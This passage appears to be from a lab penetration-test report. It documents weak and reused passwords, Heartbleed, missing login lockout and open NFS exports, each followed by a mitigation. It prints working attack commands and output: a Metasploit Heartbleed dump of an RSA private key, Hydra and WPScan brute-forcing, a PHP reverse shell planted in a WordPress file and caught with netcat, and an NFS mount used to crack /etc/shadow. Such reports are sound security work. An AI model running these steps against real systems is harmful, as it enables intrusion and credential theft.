Reused password vulnerabilities occur when the exact same password is used from one account on a multitude of different accounts. The major issue with this password-choosing method is that an attacker will only need to crack the hash or guess the password of one account to gain access to multiple accounts where the password has been multiple times.

Within this network, NFS Workstation 1 and 2 both use the exact same password for the SSH service on open port 22. The password is “plums” for the xadmin account on mentioned hosts. This means that once an attacker has access to one machine, they have easy access to the other two machines.

However, not all passwords on the network were cracked so there is a possibility of further password reuse on the network. This vulnerability is particularly severe as many authenticated users will use SSH as their remote access protocol.

The mitigation to this vulnerability is to ensure every account on a host uses a different password. A possible way of implementing this is to check the password hashes of all passwords when a new password is input or changed. If the two hashes are the same, then one account or both must be required to change the password to something else.


4.4. Weak Passwords

Weak passwords have a greater chance of being brute forced by the attacker. All passwords discovered on the network was concerningly weak, with majority of the found passwords being six or less characters, only lower-case letters, and rarely including a number.

An improvement that can be made to the password strength is primarily increasing the length of the password. A minimum length of eight characters should be implemented, with encouragement to create a longer and complex password. However, implementing a regular password change will decrease the security of passwords as users will look for ways around the password policy, thus creating insecure passwords (NCSC, 2018).

4.5. Heartbleed


Heartbleed is a critical vulnerability relating to the commonly used OpenSSL software library (heartbleed, 2020). This vulnerability occurs due to the usage of an outdated OpenSSL version (OpenSSL 1.0.1 through 1.0.1f) on a webserver. Webserver 1 is vulnerable to heartbleed, it was confirmed using the scanner Nmap with the in-built script “ssl-heartbleed” which identifies if a host is vulnerable to heartbleed. This can be seen in figure 4.2.



```
root@kali:~# nmap -p 443 --script=ssl-heartbleed 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-24 09:24 EDT
Nmap scan report for 172.16.221.237
Host is up (0.0012s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protec
ial information as well as the encryption keys themselves.
|
```

Figure 4.2 Output of nmap script ssl-heartbleed

To exploit this vulnerability the openssl_heartbleed auxiliary module from the Metasploit framework was used to expose the SSL private key that can be used to decrypt any traffic going to the website on this host, including passwords, usernames, and sensitive information related to a user. This can be seen in figure 4.3.



```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[*] 172.16.221.237:443    - Scanning for private keys
[*] 172.16.221.237:443    - Getting public key constants ...
[*] 172.16.221.237:443    - 2022-10-27 01:24:13 UTC - Starting.
[*] 172.16.221.237:443    - 2022-10-27 01:24:13 UTC - Attempt 0 ...
[+] 172.16.221.237:443    - 2022-10-27 01:24:14 UTC - Got the private key
[*] 172.16.221.237:443    - -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAutaHyaiwHK66flFGGRuXB/BLipgoGCFp2PNtvUiwswLxXlzu
2yDA6+4IoNuhdkNrGLAgSVLL5vzC/qqcSorLo5jw5KiEXYPsvTXOxMgG4vOiHPnR
BwVEoiW9TYJEkk2dia1jBYDRkxteOIRM1Vy9me2aWHpSDcs0gpCWHLAMCJ6rcSHA
QMsLfKZiHZT2hTs7lMQQs38s2jlL/nDw1L3q9Y9ZUtGQWaEZ2sqS6drU7OR3g3hq
Lo8aXj+/G/LfNGGpaSU7Otns3wMiuK064lxsQg7GCUXl+qBimbY2mqDttmgSNuLv
GAEUI4kk5CvAbeO6ydPFAMNjmn4/aAaB0lhkvQIDAQABAoIBABy7LLpoBF0EyYzv
NpZZ1cnUu+keKNw9FyfTl0aKTRHaG//kzp5H1SLywcTqwVOMXoW3X9+mqdBlgh7j
YZFc8p+/vxuKhoBS7y7RfXBpShXQXVeTWv93YeyFXSz0IVNWOCmZziZkftXeWYjb
X21YC5gGH7wHY2LXosWJMmxK7i7M5ExVTny66×4M5dvJEHMGiG+j24uF+6tEABgo
nLEfOVZnV3vhWtyCKsmmWHbgYtYbPJHjXoBfuTWPFwF9vkxwOC9djk5kumfiGQei
Jr7M6seK9tGqjd140Po+PLtgJ/XPn2jzCKZ+c8Y8Hb94vKphmSi24OGzyWNk4K2J
zoUfpUECgYEA39EspEy+rr4E9/lqvJx8YGS3HJ7CYPqIXCOS0XE/6STDQejB5FUj
lyUOdFNT4dbKu0IPY79dLh6LtQA855IyhY7rljz+YHO5ACCmIlh8sqe5fssd2dav
Dq3jDNfN+h31g1IggpDXK6wJTjsf1AGuKQNeUasA36ZC7jpiVfnI2IUCgYEA1bQi
9tCaNc3sDDAUk+5cG4A2IAq9uzqwZPQZY5Lx7fX34xsxSQEpcsMeRPbuV6pLDHIu
8lKWOFH8Kpudljz4TpbDr8NoNChRRnfWxZpKx3Xp0be+5UZezGaWLIOnBe+9KGhu
dJ4mWFG0RLYxQsK4p5zmf8RktD0G1cP1DKD6LNkCgYEAuEbZ8aC6ctdC8gRqbEaP
ZTInTaotMnm0IeCsNkN/Mm8xUKfaVCwBNKWvA/nDm7Mkkg8u6pqZlqpRrsI2YxeM
/0gQEk+/xRwimsdG4gpnCRVtdca4mi3XTke/JEjeb2uRRAEvgTDN6EgqFT4602xa
v6vlUWpxOrMCcnChnFYflp0CgYEAma6Tvl9BpxPRfupMwh2WS4imY+CVlUGdfNw2
Le+M4A4VGFOD2/Zj8k3zRLE3sf+bPPYYYNeXhCUhbRq/9z0dbJbrX0jtdSTRXhXs
c+qDgHGBlvnG5Gb44ZGcyaJbyN8hbx+6306kULthIlDLmDEkThV9hcCckymX8r6b
SVuyzfECgYA6LepjQSN+s5DeutOlnYVVvUskcmD5uO9X7VUy+21BU1oGImTridcM
jw4f8vpGKPoc8CMwvc95iKOG7yeKk9opB2j/WaIi1u1/HSUxiauPSvff3QpaPjvf
LCZcc7RgXUSZZqmvV5P/nBtSj2CG1tRbk4UpHiVgXMqJv3l1rAIRbQ==
-----END RSA PRIVATE KEY-----
```


Figure 4.3 SSL Private key exposed through Metasploit framework

The mitigation for this vulnerability is to enforce regular updates to the system, including the OpenSSL cryptographic software library. As mentioned before, scheduled regular updates on the network is recommended to automate the updating of the systems throughout the network.

4.6. No Lock Out


This vulnerability occurs when there is no functionality to block too many login attempts in rapid succession. Without this functionality, the attacker can conduct a brute force attack, this was how access was gained to several machines.

An example was SSH Workstation 1, Hydra allowed a password brute force attack to gain access to the machine. This can be seen in figure 4.4




```
root@kali:~# hydra -l xadmin -P /usr/share/wordlists/metasploit/password.lst 13.13.13.13 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-25 03:37:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 88397 login tries (l:1/p:88397), ~22100 tries per task
[DATA] attacking ssh://13.13.13.13:22/
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
```

Another example of no lock out allowing a brute force attack within the network was the WordPress website on Webserver 1. Once the login page was accessed, the tool Wpscan was used to conduct a brute force attack on the admin account to gain access to the admin panel of the website. This can be seen in figures 4.5 and 4.6.



```
root@kali:~# wpscan --url http://172.16.221.237:80/wordpress --passwords /usr/share/wordlists/rockyou.txt --usernames admin

        WordPress Security Scanner by the WPScan Team
                        Version 3.7.5
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
```


Figure 4.5 wpscan command for brute-force



```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / 1234567891 Time: 00:05:07 <================================

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123
```


Figure 4.6 wpscan brute forced password

With the admin web interface exposed, it was possible to alter the information within a file to upload and execute a PHP reverse shell. This can be seen in figures 4.7, 4.8, and 4.9 where the reverse shell that is on Kali Linux by default at /usr/share/webshells/php is copy-pasted onto the Twenty Eleven archive.php file, then using netcat to open a listener onto that machine.


/usr/share/webshells/php/php-reverse-shell.php - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.


```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibi
// for any actions performed using this tool.  The author accepts no liabilit
// for damage caused by this tool.  If these terms are not acceptable to you,
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
```

Figure 4.7 PHP reverse shell on Kali Linux



```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
```

Figure 4.8 copied and pasted PHP reverse shell into archive.php



```
root@kali:~# nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.0.200] from (UNKNOWN) [172.16.221.237] 51592
Linux CS642-VirtualBox 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
 08:38:51 up 14:13,  0 users,  load average: 0.00, 0.13, 0.51
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Figure 4.9 Listener opened to catch reverse shell


The mitigation for this vulnerability is to implement a lock-out functionality. SSH has a built-in lock out that should be configured within the sshd_config file by adding MaxAuthTries <number> where the number value is attempts before lockout. WordPress website could have a Captcha implemented to restrict login attempts and will stop automated login attempts.

4.7. Bad NFS Permissions

Network File System is vulnerable when configured incorrectly and allows access to files which should not be accessible or can be accessed from sections of the network where access shouldn't be allowed. For example, access to the filesystem can allow the attacker to do a multitude of things. These things are explained below but the explanations below are not exhaustive of what can be done.


First off, if the attacker can read to a user's private SSH key, then they can copy the key and log in with that key into the user account of that pc. NFS Workstation 2 suffers from this vulnerability since the private key is visible and readable over NFS an attacker can use this private key to log in to NFS Workstation 3, because the private key pairs with the authorized_keys file.

Another security issue concerning read access is, if the NFS service when mounted grants access to the whole filesystem, the attacker can read files within the directory /etc such as, /etc/passwd and /etc/shadow, which allows the attacker to crack passwords related to that system. This is shown on NFS Workstation 1 as an example in figures 4.10, 4.11, and 4.12, where NFS on the Workstation is enumerated, then mounted onto the local host and finally the password hashes in /etc/shadow are copied and cracked to learn the xadmin password.




```
root@kali:~/Documents/mount/etc# nmap --script=nfs-showmount 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-25 08:13 EDT
Nmap scan report for 192.168.0.210
Host is up (0.000059s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
| nfs-showmount:
|_  / 192.168.0.*
2049/tcp open  nfs
MAC Address: 00:0C:29:AA:6E:93 (VMware)
```

Figure 4.10 Enumerating NFS



```
root@kali:~/Documents# mkdir mount
root@kali:~/Documents# mount -o nolock 192.168.0.210:/ ./mount/
root@kali:~/Documents# ls
34-mount  mount
root@kali:~/Documents# cd mount
root@kali:~/Documents/mount# ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
```

Figure 4.11 mounting onto local host




```
root@kali:~/Documents# unshadow ./mount/etc/passwd ./mount/etc/shadow >passwords
root@kali:~/Documents# john passwords
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 0:00:01:47 DONE 3/3 (2022-10-25 08:20) 0.009299g/s 4204p/s 4204c/s 4204C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 4.12 copying and cracking passwords

